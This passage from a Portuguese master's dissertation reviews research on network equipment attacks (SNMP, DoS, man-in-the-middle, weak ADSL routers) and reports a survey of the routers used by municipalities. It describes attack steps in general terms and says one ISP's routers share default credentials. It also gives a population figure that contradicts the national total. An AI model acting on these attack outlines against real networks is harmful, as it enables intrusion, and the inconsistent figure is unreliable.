O estudo realizado por *Liebmann* [19] sobre a verdadeira vulnerabilidade do protocolo de monitorização de redes de computadores e sistemas *SNMP*, protocolo esse bastante conhecido pelas suas vulnerabilidades, defende que o verdadeiro problema da segurança deste protocolo é a sua arquitectura. O *SNMP* é quase que totalmente assente numa arquitectura denominada pelo autor de "*in-hand*", ou seja uma arquitectura ao nível interno da rede, sendo que o *software* de monitorização, responsável pela recolha de informações do protocolo *SNMP* se encontra a funcionar dentro da mesma rede que os equipamentos que estão a ser monitorizados. Esta condição traz, para o autor, dois graves problemas, nomeadamente o caso de que se existir uma falha na rede, impossibilitando as comunicações entre equipamentos e, esta ter sido causada por uma falha num desses elementos, a monitorização da rede fica também comprometida. Aquando da falha de um equipamento de rede remoto, como por exemplo um *router* ou um *switch*, torna-se quase impossível que um técnico consiga estabelecer a ligação a este equipamento de uma forma rápida, sendo muitas vezes obrigado a deslocar-se ao local o mais rápido possível.

Como solução, o autor descreve um sistema de monitorização com base numa arquitectura "*out-of-hand*" em que o técnico consegue aceder a um elemento da rede através de outra rede, tipicamente a *PSTN*. Contudo este tipo de arquitectura vem também trazer outro tipo de vulnerabilidades, criando possíveis "*back doors*" que podem ser exploradas por pessoas mal intencionadas.

No ano de 2010, surge um novo estudo, realizado por *Agarwal* e *Wang* [20], desta vez sobre o impacto da performance de redes sem fios *Mesh*, perante ataques de *DoS*.

As redes de acesso sem fios do tipo *Mesh*, ou rede em malha, (*WMNs*) são consideradas como redes rentáveis, fáceis de implementar e capazes de estender o sinal de rede a uma larga escala, contudo, um dos maiores desafios na implementação e distribuição deste tipo de redes é a prevenção, dos seus nós, contra ataques maliciosos que podem causar perdas consideráveis no desempenho e performance de toda a rede.

Quando existe um ataque do tipo *DoS* e este é dirigido a uma rede *Mesh*, através de um caminho de comunicação completo, é denominado de ataque "*path-based DoS*".

Os autores do estudo, focaram a sua investigação essencialmente no impacto que este tipo de ataques tem na performance e funcionamento das redes *Mesh*, considerando diferentes factores como, a intensidade do ataque, erros, diversidade física, colisões e número de saltos, ou "*hops*".

Como conclusão, os autores defendem que a existência de erros médios na rede, revela ter um impacto significante na sua performance, aquando da ocorrência de um ataque *DoS* do tipo anteriormente indicado, sendo muitas vezes agravado com as retransmissões que ocorrem ao nível da camada *MAC*, subcamada da camada dois do modelo *OSI*. Estas retransmissões tornam visíveis os *links* mais fracos, que se encontravam ocultos.

São ainda apresentados como resultados deste estudo que um ataque "*path-based DoS*" é muitas vezes mais eficaz se realizado em caminhos de comunicação com *links* fracos, do que com *links* fortes. Para além disso, devido à diversidade física, um atacante que se encontre a uma distância física maior, pode mostrar-se bastante mais perigoso do que um atacante que se encontre mais próximo.

Todos estes factores proporcionam condições especificas para a ocorrência de ataques "*path-based DoS*" e conduzem a uma significante perda de pacotes.

Por outro lado, os autores conseguiram apurar ainda que colisões entre ataques não significam, necessariamente, um ganho sobre a rede e diminuição da sua performance ou desempenho, se comparado com um único ataque proveniente de um único atacante. Sendo que esta perda de performance depende apenas da localização dos atacantes.

No respeitante a protocolos de encaminhamento, utilizados como forma de comunicação entre *routers* ou equipamentos que funcionem ao nível da camada

três do modelo *OSI*, camada de rede, para informação e propagação de dados sobre as redes e rotas a que se encontram ligados e assim promover a comunicação entre diversas redes, *Shivamalini* e *Manjunath* [21] apresentam um estudo sobre o ataque "*Man-in-the-Middle*" e um método passível de ser adoptado para segurança da comunicações dos protocolos de encaminhamento em redes hierárquicas.

Comparada com outras topologias de rede existentes, como por exemplo a topologia de rede em anel, uma rede hierárquica promove uma maior facilidade de gestão e expansão, sendo organizada em camadas discretas (acesso, distribuição e núcleo), facilitando a escalabilidade e desempenho. [22]



Figura 1 - Exemplo da topologia de uma rede hierárquica

O ataque "*Man-in-the-Middle*" consiste num ataque realizado entre duas entidades que comunicam entre si, porém existe uma terceira entidade que intercepta essas comunicações, podendo até mesmo alterá-las e as reenviar para as vítimas, sem que estas se apercebam. Tomando como exemplo duas vitimas, A e B, e um atacante C, sempre que exista intenção de comunicação de A para B, os dados são enviados de A, recebidos por C que, por sua vez realiza a sua análise ou modificação e posteriormente os entrega a B, sem que este se aperceba que foram provenientes de C em vez de A. O contrário acontece da mesma forma.



Figura 2 - Esquema de um ataque "Man-in-the-Middle"

Como forma de contornar este tipo de ataque, os autores desenvolveram no seu estudo, um método de segurança com utilização de chaves, em que a cada um dos nós é atribuída uma chave. Sempre que exista troca de informação entre os nós, é primeiramente realizada uma tentativa de autenticação em que a chave fornecida deverá ser validada, ou seja, quando um dos nós envia informação para o outro nó, um servidor solicita a chave fornecida e esta deverá ser a mesma que a registada em servidor. A troca de informação apenas acontece caso a autenticação tenha sido realizada com sucesso.

Com este principio, os autores focaram a investigação na segurança do encaminhamento em redes hierárquicas. Muitos dos protocolos anteriormente existentes em redes hierárquicas assumiam como seguro o ambiente em que todos os nós cooperavam entre si e sem qualquer existência de ataques. Contudo, na realidade verifica-se exactamente o contrário. Existem diversos ataques direccionados aos protocolos de encaminhamento afectando a sua performance e funcionamento. Como forma de contornar esta situação, os autores aplicaram o mesmo método de autenticação estudado no ataque "*Man-in-the-Middle*".

Nos dias de hoje, verificamos a existência de métodos de autenticação em alguns dos protocolos de encaminhamento mais utilizados, como o protocolo *RIPv2* e o protocolo *OSPF*, que permitem a autenticação com ou sem cifra.

São cada vez mais comuns as ferramentas de análise de vulnerabilidades como forma de identificação real das vulnerabilidades dos sistemas e equipamentos de rede.

Mostram-se também ser cada vez mais os utilizadores deste tipo de ferramentas que as utilizam no seu dia-a-dia como forma de protecção da rede e sistemas que administram, contudo, até que ponto estas ferramentas são completamente fiáveis e até que ponto deveremos confiar nelas a 100%?

O estudo desenvolvido por *Hannes Holm* [23] sobre a performance de ferramentas automáticas de *scan* de vulnerabilidades de rede e a sua utilização como forma de correcção de problemas, vem de alguma forma tentar responder à anterior questão.

Esta investigação focou-se em diversos *scans* de vulnerabilidades de rede, como por exemplo *Nessus, NeXpose, SAINT, McAfee VM*, entre outros, de forma a avaliar as vulnerabilidades existentes em sistemas *Windows* e *Linux*. Apesar de não ter sido testado equipamento activo de rede, este estudo possibilita prever o nível de confiança que se deverá depositar neste tipo de aplicações.

Como resultados, o autor disponibilizou a seguinte tabela:

Table 3 – Remediation rate.

Tool	Samples	Unauthenticated scan			Authenticated scan		
		Remediation %	Remediation % (Linux)	Remediation % (Win)	Remediation %	Remediation % (Linux)	Remediation % (Win)
AVDS	50	40	65	19	70	65	75
McAfee VM	50	22	22	22	53	22	83
Nessus	50	22	9	33	72	70	75
NeXpose	50	34	43	26	53	43	63
Patchlink scan	50	2	4	0	45	13	75
QualysGuard	50	38	48	30	87	83	92
SAINT	50	54	83	30	66	100	33

Tabela 2 - Tabela retirada do estudo realizado por *Hannes Holm*. [22]

Após diversos testes em cada uma das aplicações da tabela anterior, com recurso aos seus diferentes tipos de filtros, *scans*, configurações e autenticações, o autor deparou-se com a existência de falsos positivos em algumas das vulnerabilidades encontradas. Não obstante esta situação, foi ainda possível concluir que nenhuma das ferramentas testada encontra todas as vulnerabilidades presentes na rede, contudo, promovem guias de boas práticas e informação para a resolução das vulnerabilidades encontradas.

A sua precisão aumenta perante a configuração de credenciais de autenticação, contudo a informação resultante ainda se encontra longe da perfeição, sendo que os resultados obtidos através de aplicações de *scan* de vulnerabilidades deverão ser devidamente analisados e testados com outros recursos, de forma a serem totalmente confirmados e posteriormente corrigidos.

Nos dias que correm são cada vez mais comuns os equipamentos que permitem o acesso à Internet e consequentemente, cada vez mais comum a existência de locais onde esses acessos podem ser estabelecidos. Dentro dos tipos de acesso à Internet mais utilizados em Portugal, destaca-se o acesso por cabo coaxial e o acesso através da linha telefónica *ADSL*. Estes tipos de acessos à Internet, utilizam como meio de ligação entre a rede interna, ou privada, e a rede externa, ou pública, um *router* muitas vezes gerido pelo operador, ou simplesmente sem qualquer gestão após a sua instalação. A investigação realizada por *Stasinopoulos*, *Ntantogian* e *Xenakis* em 2013 [24], vem demonstrar que os *routers* utilizados em ligações *ADSL* podem ser considerados como o elo mais fraco da rede.

Tipicamente, estes dispositivos são disponibilizados pelos *ISPs* e na sua maioria geridos por pessoas sem grandes conhecimentos técnicos sobre os mesmos. Muitas vezes mal configurados e vulneráveis, os *routers ADSL* tornam-se um alvo fácil a ataques de rede permitindo que atacantes ganhem acesso ao mesmo. Neste estudo, os autores investigaram o nível de segurança de diversos *routers* e identificaram alguns potenciais ataques que comprometem as suas páginas Web de gestão.

Em análise do impacto destas vulnerabilidades, foi confirmado que um atacante tem a possibilidade de realizar a descoberta do endereço *IP* do equipamento, recorrendo a ferramentas de *scan* e dessa forma, conseguir aceder remotamente ao equipamento, utilizando a conta de *root*, que muitas das vezes é deixada com as credenciais de autenticação por defeito e é igual em *routers* da mesma marca.

Um exemplo prático desta situação acontece com os equipamentos fornecidos no serviço *MEO* da *Portugal Telecom*, em que é fornecido um *router* da marca *Thomson* cujas credenciais de acesso são iguais para todos os clientes desse serviço e com esse equipamento e facilmente pesquisáveis na Internet.

Uma vez estabelecido o acesso remoto ao equipamento, o atacante pode facilmente realizar outro tipo de ataques como: direcionar o tráfego através de um servidor de *DNS* sob o seu controlo, tirar partido do servidor *FTP* para fazer *upload* de uma aplicação que monitorize o tráfego da rede, ou de uma aplicação que provoque uma negação de serviço a um servidor especifico, entre outros.

3.2. Hipótese de Investigação

"É possível caracterizar as vulnerabilidades em equipamento activo de rede existentes actualmente na realidade das autarquias portuguesas, de acordo com as taxonomias de classificaçãoo e potencial de impacto vigentes e replica-las em cenários demonstrativos com elevado potencial de mobilidade, recorrendo a equipamento real e conteúdo multimédia?"

A hipótese de investigação surge partindo da questão anterior e no seguimento dos estudos existentes na área da segurança em equipamento activo de rede, apresentando como objectivo a caracterização de vulnerabilidades em equipamento activo de rede existentes actualmente na realidade das Autarquias portuguesas, tendo presente as taxonomias e classificações existentes.

Promovendo uma análise de segurança do equipamento activo de rede em utilização por cada um dos Municípios de Portugal, através da identificação das vulnerabilidades desses equipamentos e a sua respectiva classificação, disponibiliza-se informação de segurança não apenas para conhecimento do estado actual das nossas Autarquias à comunidade, mas também para conhecimento dos responsáveis pela informática de cada uma das Câmaras Municipais sobre o possível impacto de segurança que essas vulnerabilidades podem representar nas suas redes. Esta análise visa alertar para possíveis riscos de ataque e medidas que podem ser tomadas para que estes sejam evitados.

De forma a tornar mais perceptível toda a investigação e demonstração dos riscos de ataques em equipamento activo de rede, pretende-se ainda replicar um conjunto de vulnerabilidades em cenários demonstrativos, com elevado potencial de mobilidade, recorrendo a equipamento real, ou simuladores, e conteúdos multimédia.

4. Levantamento de Vulnerabilidades em Equipamento Activo de Rede nas Autarquias Portuguesas

Esta Dissertação de Mestrado tem como principal foco o equipamento activo de rede em utilização pelos Municípios Portugueses. A escolha deste caso de estudo surge não apenas pela minha experiência profissional, tendo desempenhado funções de Especialista de Informática no Município de Beja, durante quatro anos, mas também pela possibilidade de alerta aos administradores e responsáveis pela informática destas instituições, sobre a importância da segurança neste tipo de equipamentos.

4.1. Contactos com as Autarquias

Como forma de inicio do estudo, mostrou-se necessário o contacto com cada uma das Câmaras Municipais do país, num total de 308, para recolha da informação relevante.

Não existindo uma lista de contactos disponível, o levantamento foi realizado através de visita aos sítios Web de cada um dos Municípios existentes, recolhendo-se os endereços de e-mail dos responsáveis pela informática e, em caso de inexistência desses contactos, recolhendo-se o e-mail geral do serviço de informática ou o e-mail geral do Município.

Dos 308 Municípios existentes, foram recolhidos com sucesso um total de 290 contactos, sendo que os restantes não se encontraram disponíveis no site oficial dos respectivos Municípios, nem através da pesquisa no motor de busca "*Google*". (Lista de contactos apresentada em apêndice)

Dado o elevado número de Câmaras Municipais existentes, optou-se pelo contacto através de e-mail, promovendo assim uma maior eficácia na recolha dos dados.

4.2. Metodologia e Sistema de Recolha de Informação

A metodologia e sistema adoptados teve como principal objectivo, manter a anonimização das respostas, não tornando possível a associação dos dados recolhidos a nenhum dos Municípios participantes, nem aos seus respectivos representantes.

Neste sentido, foi desenvolvido um formulário Web para recolha da informação e, através de uma função *php* de envio de e-mail, sem nunca serem solicitados dados pessoais ou passiveis de identificação da instituição ou do seu representante, realizado o envio das repostas para uma conta de e-mail criada unicamente para esse fim. (Código apresentado em anexo) [25]

Funcionando como um simples inquérito, o formulário enviado aos Municípios contemplava as seguintes questões:

1. Quantos *routers* existem na rede da sua Instituição?
2. Quais as suas marcas e modelos?
3. Que versão de *firmware* utilizam?
4. Há quanto tempo tem esses equipamentos?
5. Qual a função desses equipamentos dentro da rede?
6. Realiza actualizações de *firmware* periódicas ao seu equipamento activo de rede?
    a. Com que periodicidade?
    b. Porque opta por realizar ou não realizar essas actualizações?
7. Já alguma vez realizou uma análise de vulnerabilidades ao equipamento activo de rede?
    a. Que software utilizou?
    b. Que tipo de vulnerabilidades encontrou?
8. O seu equipamento activo de rede já sofreu algum ataque informático?
    a. Quais as consequências causadas?
    b. O ataque foi facilmente controlado?

Apesar deste estudo se focar principalmente nos *routers*, visto estes serem os principais pontos de acesso ao exterior, as cinco primeiras questões foram também

realizadas ao nível de *switches*, proporcionando informação para a continuação do estudo e desta vez de um ponto de vista da rede interna.



Figura 3 - Formulário de Inquérito aos Municípios Portugueses

Como forma de tornar o inquérito mais credível e com maior aceitação por parte dos Municípios contactados, o formulário, foi alojado num servidor do Instituto Politécnico de Beja, dedicado ao Laboratório de Segurança Informática e Cibercrime – *UbiNET*, tendo o seu *URL* enviado no e-mail de contacto com as Câmaras Municipais.

4.3. Análise e Apresentação dos Resultados

4.3.1. Análise de Contactos

Após contacto com as 290 Autarquias e não sendo possível a identificação dos Municípios que efectivamente responderam ao inquérito, analisam-se os seguintes resultados:

	Total	Percentagem
Municípios Identificados	308	100%
Pedidos de colaboração concretizados por e-mail	290	94%
Pedidos entregues no destino	275	95%
Pedidos lidos pelo destinatário	143	52%
Respostas relativas aos pedidos de colaboração lidos	89	62%
Respostas relativas ao número total de Câmaras	89	29%

Tabela 3 - Dados estatísticos de contactos com as Autarquias Portuguesas

Confrontando os dados obtidos com os dados disponibilizados pelo *INE* relativamente à população portuguesa [26], observa-se que a população total de Portugal é de 10636979 pessoas e, após soma da população abrangida pelos Municípios onde foi realizada a leitura do pedido de colaboração, obtém-se o total de 55337603 pessoas.

Neste sentido, torna-se conclusivo que a população abrangida pelas Autarquias que leram o e-mail de contacto e pedido de participação em inquérito, corresponde a 50,2% da população total do país.



Gráfico 1 - Número de *routers* existentes nas Câmaras Municipais

Na sua grande maioria (74%), as Autarquias Portuguesas dispõem de entre zero a quatro *routers* nas suas redes internas, sendo que apenas um pequeno grupo (26%) utiliza uma quantidade superior destes equipamentos.

Normalmente utilizados para interligar diversas redes, com endereçamentos *IP* e domínios de *broadcast* distintos, os *routers* são também muito utilizados como ponto de saída da rede interna para o exterior. Avaliando o número de *routers* existente na maioria das Câmaras Municipais Portuguesas, podemos também ter alguma perspectiva, apesar de não directamente proporcional, do número de pontos de acesso, à rede exterior, que estas possuem.



Gráfico 2 - Marcas de *routers* em utilização pelas Câmaras Municipais

Com um total de 65%, equivalente a cerca de 58 das respostas obtidas, a marca Cisco é a marca mais adoptada pelos Municípios no respeitante aos *routers* presentes nas suas redes, seguida da marca Draytek com apenas 10%, equivalente a cerca de 9 respostas obtidas.

De acordo com o estudo apresentado pela *Infonetics Research*, entre as principais marcas do mundo, as marcas *Cisco*, *Alcatel-Lucent* e *Huawei* são as que maior reconhecimento apresentam por parte dos consumidores.

Este estudo defende ainda que a *Cisco* será a líder de todas as marcas, com 80% dos resultados obtidos em inquérito. [27]



Gráfico 3 - Modelos de *routers* em utilização pelas Câmaras Municipais

Sendo a marca *Cisco*, a marca mais utilizada pelos Municípios, no respeitante aos seus *routers*, mostra-se necessária uma análise mais aprofundada sobre quais os modelos mais adoptados por estas instituições.

Em análise do gráfico acima, 40% dos Municípios que optam pela marca *Cisco* estão a utilizar *routers* do modelo 800. De salientar ainda o modelo 2811 em utilização por 26% das Autarquias e o modelo 1700 por 11%.

O modelo *Cisco router 800 Series* é um equipamento simples e principalmente desenhado para promover uma ligação segura à Internet, a pequenas ou médias organizações. Permitem um diverso conjunto de configurações, entre as quais *ADSL*, *ISDN* ou *Ethernet WAN* e promovem como principais características um conjunto integrado de serviços de segurança, *QoS* (qualidade de serviço) e fácil implementação e manutenção. [28]

Por outro lado, existe também uma grande parte dos Municípios a utilizar equipamentos mais robustos, como é o caso dos *routers* com o modelo 2811. Este equipamento apresenta uma estrutura mais robusta e com um maior leque de

serviços e características que o equipamento anterior, tais como a promoção de serviços de alta qualidade em simultâneo, através de ligações por cabo com configurações *T1*, *E1* e *xDSL*. Este equipamentos dispõem ainda de um sistema embutido de aceleração criptográfico, bem como de um sistema de prevenção de intrusão (*IPS*) e funções de *firewall*. Admitindo a segurança como um ponto essencial de todas as redes, a *Cisco* apresenta este equipamento como sendo um equipamento de performance avançada e munido de múltiplas funções de segurança integrada, entre elas: *IPSec VPN, SSL VPN* e *SSH*. [29]

